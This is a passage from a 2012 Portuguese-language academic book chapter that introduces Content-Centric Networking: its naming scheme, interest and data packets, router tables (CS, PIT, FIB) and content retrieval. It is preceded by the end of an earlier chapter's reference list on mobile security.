Oberheide, J., Jahanian, F. (2010). “When mobile is harder than fixed (and vice versa): demystifying security challenges in mobile environments”. Proceedings of the Eleventh Workshop on Mobile Computing Systems & Applications.

Oberheide, J., Miller, C. (2012). “Dissecting Google Bouncer”. SummerCon 2012.

 ©2012 SBC — Soc. Bras. de Computação

Osborne, J., Diquet, A. (2012). “When Security Gets in the Way: PenTesting Mobile Apps That Use Certificate Pinning”. Black Hat USA 2012.

OWASP. (2012). “Category:Attack”. Disponível em <https://www.owasp.org/index.php/Category:Attack>. Acessado em: 16 de Setembro de 2012.

OWASP. (2011). “OWASP Mobile Security Project: Top 10 Mobile Risks”. Disponível em: <https://www.owasp.org/index.php/OWASP_Mobile_Security_Project#tab=Top_Ten_Mobile_Risks>. Acessado em: 06 de Setembro de 2012.

OWASP. (2008). “OWASP Testing Guide”. OWASP EU Summit 2008.

Percoco, N. J., Schulte, S. (2012). “Adventures in BouncerLand: Failures of Automated Malware Detection within Mobile Application Markets”. Black Hat USA 2012.

Pinto, A. S., Pedrini, H., Schwartz, W. R., Rocha, A. (2012). "Video-Based Face Spoofing Detection through Visual Rhythm Analysis". XXV SIBGRAPI, Conference on Graphics, Patterns and Images.

Reddy, S., Burke, J., Estrin, D., Hansen, M. and Srivastava, M. (2008). “Determining transportation mode on mobile phones”. Wearable Computers, 2008. ISWC 2008. 12th IEEE International Symposium on.

Ridley, S., Lawler, S. (2012). “Advanced ARM Exploitation”. Black Hat USA 2012.

Satyanarayanan, M. (2001). “Pervasive computing: Vision and challenges”. Personal Communications, IEEE, v. 8, n. 4, p. 10–17.

Satyanarayanan, M. (2010). “Mobile computing: the next decade”. In Proceedings of the 1st ACM Workshop on Mobile Cloud Computing & Services: Social Networks and Beyond.

Schwartz, W. R., Rocha, A., Pedrini, H. (2011). “Face Spoofing Detection through Partial Least Squares and Low-Level Descriptors”. Joint Conference on Biometrics, Outubro de 2011, pp. 1–8.

Serna, F. J. (2012). “The Info Leak Era On Software Exploitation”. Black Hat USA 2012.

Six, J. (2012). “Application Security for the Android Platform: Processes, Permissions, and Other Safeguards”. Gravenstein Highway North, Sebastopol, CA, EUA: O'Reilly. 100p.

Strazzere, T. (2012). “Dex Education: Practicing Safe Dex”. BlackHat 2012.

Vidas, T., Votipka, D., Christin, N. (2011) “All Your Droid Are Belong To Us: A Survey of Current Android Attacks”. USENIX, WOOT, 2011.

Weiser, M. (1991). “The computer for the 21 st century”. ACM SIGMOBILE mobile computing and communications review, v. 3, n. 3, p. 3–11.

Zhou, Y., Jiang, X. (2012). “Dissecting android malware: Characterization and evolution”. 2012 IEEE Symposium on Security and Privacy.

 ©2012 SBC — Soc. Bras. de Computação

Capítulo 3

Segurança em Redes Centradas em Conteúdo: Vulnerabilidades, Ataques e Contramedidas

Igor C. G. Ribeiro, Flávio Q. Guimarães, Juliano F. Kazienko, Antonio A. de A. Rocha, Pedro B. Velloso, Igor M. Moraes, Célio V. N. Albuquerque

Instituto de Computação, PGC-TCC
Universidade Federal Fluminense

Abstract

Content-Centric Networking (CCN) mitigates a number of security issues related to the current TCP/IP architecture. Presently, to provide authenticity and integrity of data shared in the Internet, it is necessary to ensure the security of the data repository and of the path that it follows towards the end user. Furthermore, the effectiveness of denial of service attacks against the current Internet suggests the need for the network infrastructure itself to provide mechanisms to prevent them. On the other hand, the CCN communication model is focused on the content itself and not on their physical address or location. This chapter provides an overview of the CCN architecture and how its mechanisms mitigate many security issues of today's Internet. Possible attacks and countermeasures proposed in the literature are described, in addition to its practical challenges and future perspectives.

Resumo

As Redes Centradas no Conteúdo (Content-Centric Networking), ou simplesmente CCN, simplificam a solução de determinados problemas de segurança relacionados a arquitetura TCP/IP. Atualmente, para se prover a autenticidade e a integridade dos dados compartilhados na rede, faz-se necessário garantir a segurança do repositório e do caminho que os dados devem percorrer até o usuário final. Além disso, a contínua eficácia dos ataques de negação de serviço praticados contra a Internet atual sugere a necessidade de que a própria infraestrutura da rede forneça mecanismos para mitigá-los. Por outro lado, o modelo de comunicação da CCN é focado no conteúdo em si e não em sua

 ©2012 SBC — Soc. Bras. de Computação

localização física. Este capítulo apresenta uma visão geral da arquitetura CCN e como os seus mecanismos mitigam os problemas de segurança tradicionais. São abordados os ataques e possíveis contramedidas propostas na literatura, além de indicar seus desafios e perspectivas futuras.

3.1. Introdução

Atualmente, a maior parte do tráfego da Internet é gerada por aplicações de recuperação de conteúdo [Labovitz et al. 2010]. Em 2011, o *Cisco Visual Networking Index* apontou que os tráfegos de aplicações par-a-par (*peer-to-peer* - P2P) e de vídeo somados corresponderam aproximadamente a 80% do tráfego da Internet [Kurose 2012]. Essa popularização de aplicações P2P mostra que os usuários estão interessados no conteúdo em si, independentemente do local onde estes estão armazenados ou de quem os distribui. Esses dados introduzem a ideia de que, ao invés de se tentar atender aos requisitos das aplicações de distribuição de conteúdo à Internet atual, deve-se remodelar a rede para atender a tais necessidades de maneira mais simples. Uma vez que o conteúdo é o mais importante para os usuários, os serviços oferecidos pela rede devem ser orientados ao conteúdo em si e não à sua localização física. Assim, os usuários devem ser capazes de requisitar conteúdos pelo nome e cabe a rede localizar este conteúdo, onde quer que ele esteja. Essa é uma das principais primitivas de rede do paradigma de comunicação baseada em conteúdos. Entre suas principais vantagens estão o aumento da eficiência na entrega e da disponibilidade do conteúdo e a maior simplicidade na implementação de mecanismos de segurança [Brito et al. 2012].

Várias arquiteturas de rede baseadas no paradigma de orientação ao conteúdo foram propostas, como *Data Oriented Network Architecture* (DONA) [Koponen et al. 2007], *Publish-Subscribe Internet Routing Paradigm* (PSIRP) [Lagutin et al. 2010] e as Redes Centradas em Conteúdo (*Content-Centric Networking* - CCN) [Jacobson et al. 2009]. Apesar de cada proposta enfatizar diferentes aspectos de projeto, elas compartilham três princípios fundamentais: a recuperação de conteúdos baseada em requisição e resposta, o armazenamento (*caching*) de conteúdos por todos os nós da rede e o modelo de segurança orientado ao conteúdo [Ghodsi et al. 2011a].

Apesar dessa diversidade de arquiteturas, a CCN é aquela que tem impulsionado o interesse da comunidade científica pela pesquisa sobre o paradigma orientado ao conteúdo [Ghodsi et al. 2011a]. Este fato pode ser constatado verificando-se que após sua concepção em 2009, foram criados dois *workshops* específicos para o paradigma orientado ao conteúdo nas conferências ACM SIGCOMM 2011 e IEEE INFOCOM 2012. Em tais *workshops* aproximadamente 70% dos artigos publicados tem a CCN como objeto de estudo. Além disso, a CCN possui um protótipo, o CCNx, [1] que permite a implementação e a validação de novas propostas em redes experimentais.

A CCN torna mais simples a solução de alguns problemas de segurança relacionados à arquitetura atual da Internet. Nesta última, busca-se prover a autenticidade e a integridade dos dados trocados na rede garantindo a segurança do repositório e do caminho que os dados devem percorrer até o usuário final. Esta metodologia é contra intuitiva, já que a necessidade de se assegurar um determinado conteúdo implica na necessidade

[1] Disponível em http://www.ccnx.org.

 ©2012 SBC — Soc. Bras. de Computação

de assegurar todos os dispositivos utilizados no seu encaminhamento, desde a fonte até o destino. Além disso, a contínua eficácia dos ataques de negação de serviço praticados contra a Internet atual sugere a necessidade de que a própria infraestrutura da rede forneça mecanismos para mitigá-los. Por outro lado, o modelo de comunicação da CCN é focado no conteúdo em si e não em sua localização física. Portanto, não há a necessidade de estabelecer a segurança de outros componentes que não o próprio conteúdo. Para isso, a CCN exige que todos os dados trafegados na rede sejam assinados, garantindo sua integridade e autenticidade. Além disso, a CCN implementa um mecanismo de agregação de pacotes que limita a quantidade de tráfego na rede e estabelece que todos os roteadores devam realizar *cache* de conteúdos. Essas características colaboram para a mitigação de ataques de negação de serviço, comuns na Internet atual.

A arquitetura CCN, entretanto, introduz desafios e vulnerabilidades diferentes dos enfrentados atualmente na arquitetura TCP/IP. Apesar do aumento na privacidade dos usuários introduzida pela ausência de informações de origem e destino nos pacotes, a CCN também possui vulnerabilidades neste mesmo sentido. Uma vez que um nome de conteúdo é utilizado como parâmetro para sua recuperação, este deve ser semanticamente relacionado com conteúdo em si. Desta forma, caso um adversário capture uma requisição a um conteúdo, ele será capaz de identificá-lo mesmo sem obtê-lo. Com relação aos ataques de negação de serviço, apesar das técnicas utilizadas na Internet atual serem ineficazes contra a CCN, estas podem ser adaptadas com o objetivo de explorar diversas características desta arquitetura. Por fim, a realização de *cache* de conteúdos por todos os nós da rede permite uma maior disponibilidade e eficiência na recuperação dos mesmos. Em contrapartida, ataques como a poluição de *cache* e *cache snooping*, já existentes na Internet atual, são potencializados na CCN.

O restante deste capítulo está organizado da seguinte forma: a Seção 3.2 apresenta uma visão geral da arquitetura CCN, discutindo em particular o modelo de nomeação adotado e o processo de recuperação de conteúdos. A Seção 3.3 discute como os mecanismos de segurança presentes na CCN são utilizados para mitigar problemas tradicionais das redes TCP/IP. Na Seção 3.4, são abordados alguns ataques específicos para a CCN e suas possíveis contramedidas propostas na literatura. Por fim, a Seção 3.5 apresenta as considerações finais, as perspectivas futuras e os problemas em aberto sobre o tema.

3.2. Visão Geral da CCN

A CCN é uma arquitetura de rede projetada para permitir que usuários possam obter conteúdos de maneira eficiente e segura. Na Internet atual, para que um usuário possa obter o conteúdo desejado, ele precisa requisita-lo diretamente ao servidor onde o mesmo está armazenado. Por outro lado, a CCN desassocia os dados de sua localização física, permitindo que usuários (consumidores) requisitem conteúdos pelo nome, sem se preocupar com o local onde os mesmos estão armazenados. A infraestrutura da rede, por sua vez, é responsável por encontrar e devolver o conteúdo requisitado.

Para garantir a maior disponibilidade dos conteúdos, além da maior eficiência em sua recuperação, os roteadores da CCN, chamados de roteadores de conteúdo, armazenam em *cache* os dados por ele recebidos. Assim, em requisições posteriores o conteúdo desejado pode ser recuperado do *cache* mais próximo, reduzindo o tempo de resposta e o

 ©2012 SBC — Soc. Bras. de Computação

consumo de largura de banda no núcleo da rede.

Como pode ser observado na Figura 3.1, apesar da estrutura adotada pela CCN ser bem parecida com aquela adotada pelas redes TCP/IP, ela apresenta algumas diferenças fundamentais. Em primeiro lugar, a "cintura fina"da CCN passa a ser o conteúdo em si e não o protocolo IP (*Internet Protocol*). Essa característica ilustra bem o paradigma de orientação ao conteúdo adotado pela CCN. A segunda diferença é a definição de uma camada específica para segurança. Uma vez que os conteúdos podem ser obtidos de qualquer nó da rede, confiáveis ou não, é preciso garantir que os mesmos sejam autênticos e íntegros, mas sem a necessidade de garantir essas mesmas propriedades à toda a infraestrutura da rede. As questões relativas a camada de segurança serão discutidas na Seção 3.3. Por fim, a CCN também inclui uma camada de estratégia à sua pilha de protocolos. Como será explicado nesta seção, os pacotes trocados na CCN são livres de *loops*, o que permite aos roteadores os encaminharem através de múltiplas interfaces ao mesmo tempo, utilizando qualquer tecnologia disponível, como *Ethernet*, 3G, *Bluetooth* e IEEE 802.11. Ao invés de sempre encaminhar pacotes por todas as interfaces disponíveis, o que poderia não ser muito eficiente, os roteadores podem utilizar diferentes estratégias de encaminhamento de pacotes, de acordo com a camada de estratégia da CCN. Outra característica importante é que a CCN pode funcionar sobre o protocolo IP, o que permite que a mesma seja implementada de forma incremental na Internet.




Figura 3.1. Comparação da pilha de protocolos TCP/IP e CCN [Jacobson et al. 2012].

3.2.1. Nomeação de Conteúdos

A CCN define um esquema de nomes muito parecido com aquele utilizado para nomear arquivos e diretórios no sistema operacional Linux. Os nomes são formados por um conjunto de componentes separados entre si pelo caractere ”/”, representando uma hierarquia [Jacobson et al. 2009]. Os nomes atribuídos aos conteúdos são opacos à rede, o que significa que os roteadores não têm conhecimento da semântica dos mesmos. Apenas sua estrutura hierárquica é relevante para a rede. Dessa forma, contanto que os nomes sigam tal estrutura, os publicadores de conteúdo são livres para adotar qualquer padrão de nomeação que atenda melhor as suas necessidades. Por exemplo, supondo que alunos da disciplina Segurança de Redes quisessem obter o vídeo da primeira aula desta disciplina,

 ©2012 SBC — Soc. Bras. de Computação

o Instituto de Computação da Universidade Federal Fluminense poderia publicá-lo através do nome `/br.uff/ic/segredes/aulas/aula1.mp4`. É importante notar que na ausência de motores de busca, os usuários precisarão realizar requisições para conteúdos informando os nomes dos mesmos. Dessa maneira, os nomes devem refletir o significado dos conteúdos. Isso significa que se o conteúdo é o filme do `batman`, então dar o nome de `superman` a esse conteúdo não faria sentido e confundiria os usuários.

A utilização desse esquema de nomeação torna fácil o estabelecimento de relacionamentos entre pedaços de conteúdo, como ilustrado na Figura 3.2. Por exemplo, um pedaço de conteúdo do terceiro segmento da primeira versão do vídeo `intro.avi` poderia ser nomeado como `/br.uff/videos/intro.avi/1/3`. Dessa forma, uma requisição utilizando o nome `/br.uff/videos/intro.avi` poderia remeter ao primeiro segmento deste conteúdo e usando informações contidas neste, juntamente com o conhecimento do padrão de nomeação utilizado pelo publicador, o consumidor poderia então requisitar os segmentos seguintes. O número de possibilidades de estruturação dos nomes é realmente quase ilimitado, pois só depende da criatividade e organização dos publicadores.

Outra característica muito importante com relação aos nomes hierárquicos utilizados na CCN é a escalabilidade. Uma vez que o roteamento de requisições é baseado nos nomes de conteúdo, a estrutura hierarquia dos mesmos permite que os prefixos sejam agregados nos roteadores, reduzindo assim o tamanho das tabelas de encaminhamento.




Figura 3.2. Nome hierárquico estruturado [Jacobson et al. 2012].

3.2.2. Tipos de Pacotes da CCN

Toda a comunicação na CCN é realizada utilizando-se apenas dois tipos de pacotes: pacotes de interesses e pacotes de dados, como ilustra a Figura 3.3, onde cada pacote de interesse é satisfeito pelo seu respectivo pacote de dados.

Os pacotes de interesse são utilizados por um consumidor para requisitar os conteúdos através de seus nomes. Além do nome do conteúdo requisitado, tais pacotes transportam ainda as seguintes informações:

- **Origem da Resposta:** a CCN permite que os conteúdos sejam obtidos através de algum *cache* da rede ou de sua fonte. Em alguns casos, como a recuperação de conteúdos dinâmicos, o usuário sabe, a priori, que o conteúdo requisitado por ele não estará armazenado em qualquer *cache* da rede. Neste cenário, este campo permite ao usuário indicar que o conteúdo deve ser retornado diretamente por sua fonte, evitando assim processamento desnecessário.

 ©2012 SBC — Soc. Bras. de Computação




Figura 3.3. Tipos de pacotes da CCN [Jacobson et al. 2012].

- **Filtro de Exclusão:** Na CCN os conteúdos são requisitados através de seus nomes completos ou por algum prefixo destes. Quando um pacote de interesse é recebido por um roteador ou fonte de conteúdo, este realiza uma comparação de maior prefixo entre o nome no pacote de interesse e os nomes dos conteúdos armazenados. Caso uma correspondência seja encontrada, o conteúdo é retornado ao requisitante. Se mais de um conteúdo corresponder ao nome requisitado, então será necessária a escolha de uma dentre estas múltiplas opções, já que apenas uma resposta pode ser recebida para cada interesse enviado. Neste sentido, o filtro de exclusão é uma lista de componentes que não devem estar contidos no nome do conteúdo retornado. Por exemplo, suponha que os conteúdos `/br.uff/videos/intro.avi` e `/br.uff/audios/aula.mp3` estão armazenados em *cache* no roteador *A*. Suponha também que o roteador *A* receba um pacote de interesse para o nome de conteúdo `/br.uff` e que seu filtro de exclusão contenha o componente `/videos`. Neste caso, a comparação de maior prefixo resultaria na correspondência de ambos os conteúdos presentes no *cache*. Entretanto, após a análise do filtro de exclusão, o conteúdo `/br.uff/videos/intro.avi` seria eliminado da resposta, restando assim apenas o conteúdo `/br.uff/audios/aula.mp3` a ser retornado.

- **Escopo:** por padrão, a CCN trata as requisições de maneira recursiva. Isso significa que se um roteador não é capaz de atender a um determinado interesse, este encaminha o pacote para o próximo nó no caminho determinado pelo protocolo de roteamento. Para alterar este comportamento, o campo escopo é utilizado para definir até que nível na hierarquia da rede o pacote de interesse deve ser processado. Por exemplo, definindo como ”2” o valor deste campo, o pacote de interesse pode alcançar no máximo o roteador de próximo salto.

- ***Hash* da Chave Pública do Publicador:** este campo permite ao usuário especificar qual deve ser o publicador do conteúdo requisitado. Para tanto, transporta um *hash* (SHA-256) da chave pública do publicador pretendido. Assim, o conteúdo requisitado só será retornado se o *hash* da chave pública contido no pacote de interesse for igual ao *hash* da chave pública contido no pacote de dados.

 ©2012 SBC — Soc. Bras. de Computação

- **Nonce:** para evitar a formação de *loops* na rede, os pacotes carregam um número aleatório, chamado de *nonce*, utilizado pelo roteador para identificar pacotes de interesse duplicados.

Os pacotes de dados são utilizados para transportar os conteúdos requisitados. Por questões de segurança, como discutido na Seção 3.3, todos os pacotes de dados são assinados pelo publicador. Para que essa assinatura possa ser verificada, tais pacotes também contêm informações como o algoritmo de criptografia utilizado e um localizador para a recuperação da chave pública do publicador.

3.2.3. Estrutura Interna de um Nó da CCN

Cada nó da CCN mantém três estruturas de dados para operações de encaminhamento de pacotes: um armazenador de conteúdo (*Content Store* - CS) para *cache* temporário de dados recebidos, uma tabela de interesses pendentes (*Pending Interest Table* - PIT) e uma base de informações de encaminhamento (*Forwarding Information Base* - FIB).

3.2.3.1. Armazenador de Conteúdos - CS

O armazenador de conteúdo provê a funcionalidade do aumento da eficiência da recuperação do conteúdo pelos consumidores através da disponibilidade de conteúdo em *cache* nos roteadores. Para isso, o CS mantém uma tabela de índices atualizada com os nomes dos conteúdos guardados em seu *cache* que possibilita verificar a correspondência do nome do pacote de interesse ou pacote de dados com o nome dos conteúdos armazenados. A atualização da tabela indexada depende do período de expiração e política de substituição de *cache* adotada.

3.2.3.2. Tabela de Interesses Pendentes - PIT

A PIT pode ser entendida, de maneira simplificada, como uma tabela indexada por nomes de conteúdo. Cada uma de suas entradas guarda uma lista de interfaces por onde interesses para um mesmo conteúdo foram recebidos. Dessa forma, ao receber um pacote de dados, o roteador utiliza o nome de conteúdo para indexar a PIT e obter a lista de interfaces por onde interesses para este conteúdo foram recebidos. O pacote de dados é então encaminhado a todas as interfaces contidas nesta lista. Isso significa que os conteúdos retornam aos consumidores seguindo o caminho inverso daquele criado pelo seu respectivo interesse.

Devido a este mecanismo, a CCN pode realizar a agregação de pacotes de interesse, reduzindo assim o consumo de largura de banda no núcleo da rede. Uma vez que os pacotes de dados sempre retornam pelo mesmo caminho do seu respectivo interesse, os roteadores de conteúdo não precisam encaminhar mais de um interesse para o mesmo conteúdo. Se um novo interesse para o mesmo conteúdo for obtido, basta adicionar sua interface de entrada à lista de interfaces presente na entrada correta da PIT. Assim, quando

 ©2012 SBC — Soc. Bras. de Computação

o conteúdo for recebido pelo roteador, todos os interesses para o mesmo serão atendidos de uma só vez.

Uma vez que um pacote de interesse pode ser encaminhado através de múltiplas interfaces, as diversas cópias desse mesmo interesse podem seguir caminhos diferentes, mas com alguns roteadores em comum. Para evitar que pacotes de interesse realizem *loops*, isto é, o mesmo interesse recebido mais de uma vez pelo mesmo roteador sendo tratado como dois interesses distintos, a PIT guarda, além das interfaces de entrada, os *nonces* de cada interesse. Assim, se um mesmo interesse for recebido mais de uma vez pelo mesmo roteador, a comparação do *nonce* do interesse com aquele armazenado na PIT detectará essa situação, resultando no descarte do interesse repetido. Ainda, para que os interesses não permaneçam eternamente pendentes, no caso do conteúdo requisitado não existir, a cada uma das entradas da PIT é associado um temporizador e após sua expiração, a entrada correspondente é descartada.

3.2.3.3. Base de Informações de Encaminhamento - FIB

A FIB de um roteador de conteúdo é semelhante a de um roteador IP, mas diferem em dois pontos fundamentais. Geralmente uma FIB IP associa um prefixo de rede específico a uma única interface de saída. Esta interface de saída faz parte do caminho de melhor custo calculado pelo protocolo de roteamento. Por outro lado, a FIB CCN pode conter uma lista com várias interfaces de saída, permitindo que um pacote de interesse seja encaminhado através de múltiplos caminhos. Outra diferença fundamental é que uma entrada FIB IP contém apenas as informações do próximo salto, enquanto uma entrada FIB CCN também contém informações que auxiliam no processo de encaminhamento adaptativo dos pacotes de interesse, como tratado na Seção 3.2.5.

A estrutura da CCN permite que protocolos de roteamento de estado de enlace usados na Internet atual sejam adaptados para trabalhar com prefixos de nome, ao invés de endereços IP. Dessa forma, as entradas na FIB são obtidas através de tais protocolos e indicam qual deve ser a interface de saída de um interesse, baseado no nome de conteúdo contido no mesmo. Quando um determinado prefixo deixa de ser anunciado pelo protocolo de roteamento, este não é eliminado da FIB imediatamente, já que alguns interesses para este prefixo ainda podem estar em trânsito. Assim, para evitar que pacotes de interesse sejam descartados devido a variações nas rotas durante a fase de convergência do protocolo de roteamento, as entradas da FIB somente são descartadas após a expiração de um tempo de vida associado às mesmas.

Se um pacote de interesses for recebido por um nó da rede e o conteúdo requisitado não estiver em seu CS, e também não existir uma entrada correspondente na PIT ou na FIB, este interesse será descartado. Isso ocorre, pois o nó não possui o conteúdo requisitado e não sabe como encaminhar o pedido na direção de algum outro nó que o contenha. Se esse interesse estiver pendente na PIT de outros roteadores, essas entradas eventualmente expirarão. Entretanto, esperar que as entradas da PIT expirem pode levar a um desperdício excessivo de tempo. Além disso, quando um pacote de interesse não consegue encontrar o conteúdo requisitado, outros interesses para o mesmo conteúdo são bloqueados, devido a agregação desses pacotes no roteador. Assim, [Yi et al. 2012] pro-

 ©2012 SBC — Soc. Bras. de Computação

põem que após descartar o pacote de interesse, o nó envie, pela mesma interface que o mesmo foi recebido, uma confirmação negativa (NACK) contendo o nome de conteúdo presente no pacote de interesse descartado, e um código de erro, para ajudar na identificação do problema. Quando um roteador recebe um NACK para certo conteúdo, ele deve tentar encaminhar novamente o interesse por algum conjunto de interfaces alternativas. Se tal conjunto não existir, então o roteador também não será capaz de atender ou encaminhar os interesses para este conteúdo. Assim, um NACK também deve ser encaminhado pelo roteador através das interfaces contidas na entrada da PIT correspondente, removendo-a em seguida. Essa técnica permite que um problema na recuperação de conteúdos seja detectado mais rapidamente, aumentando assim sua eficiência.

3.2.4. Processo de Recuperação de Conteúdos

Para requisitar um conteúdo, o consumidor envia um pacote de interesse à rede contendo, no mínimo, o nome do mesmo. Após receber o interesse, o roteador extrai o nome do conteúdo e faz uma busca pelo maior prefixo em seu CS. Caso uma correspondência seja encontrada, então o roteador gera um pacote de dados para o conteúdo e o envia para a interface de chegada do interesse. Caso contrário, o roteador verifica se já existe uma entrada em sua PIT para o conteúdo. Se existir, o roteador verifica se o *nonce* do interesse recebido está contido na lista de *nonces* armazenada na entrada da PIT. Em caso afirmativo, o interesse recebido é uma cópia duplicada e deve ser descartado. Caso contrário, o interesse é novo e sua interface de entrada e seu *nonce* são armazenados nesta entrada da PIT. Em seguida, o interesse é descartado. Caso nenhuma entrada correspondente na PIT seja encontrada, o roteador faz uma busca de maior prefixo em sua FIB, tentando encontrar interfaces de saída para encaminhar o interesse. Se nenhuma interface de saída for encontrada para o conteúdo requisitado pelo interesse, então este é descartado e um NACK é enviado por sua interface de chegada. Caso contrário, é criada uma entrada na PIT contendo a interface de chegada e o *nonce* do interesse. Em seguida, o roteador consulta sua camada de estratégia para decidir por quais interfaces encaminhar o interesse.

Após receber um pacote de dados, o roteador extrai o nome do conteúdo e verifica se existe alguma entrada na PIT para o mesmo. Se não existir, significa que o conteúdo não foi requisitado e o pacote de dados é descartado. Se existir, o conteúdo do pacote de dados é armazenado no CS do roteador e em seguida é encaminhado por todas as interfaces contidas na entrada da PIT. Se o dado recebido for um NACK, e não um pacote de dados, então o roteador poderá tentar reencaminhar o interesse utilizando um conjunto alternativo de interfaces, ou simplesmente descartar a entrada correspondente da PIT e encaminhar o NACK para todas as interfaces contidas na mesma. A Figura 3.4 ilustra o processo de recuperação de conteúdos.

Como um exemplo, a Figura 3.5 ilustra o estado da PIT, da FIB e do CS de um roteador durante o processo de encaminhamento de dois pacotes de interesse para o conteúdo `/br.uff/videos/intro.avi/v3/s3`. A Figura 3.5(a) mostra o estado inicial do roteador, antes da chegada de interesses para tal conteúdo. Quando o primeiro desses interesses chega ao roteador pela interface "0", a tabela PIT está vazia. Assim, a Figura 3.5(b) mostra que após o roteador verificar que o conteúdo requisitado não se encontra em seu CS, uma nova entrada é criada na PIT para este interesse, contendo a in-

 ©2012 SBC — Soc. Bras. de Computação




Figura 3.4. Processo básico dos pacotes de interesses e dados[Yi et al. 2012].

terface de chegada do mesmo (interface ”0”). Em seguida, este interesse é encaminhado pela interface ”2” de acordo com as regras da FIB. Logo após, um segundo interesse para o mesmo conteúdo é recebido pela interface ”1”. Uma vez que já existe uma entrada na PIT para o conteúdo requisitado, a interface de chegada do interesse (interface ”1”) é adicionada a lista de interfaces desta entrada, como ilustrado na Figura 3.5(c).

3.2.5. Encaminhamento Adaptativo

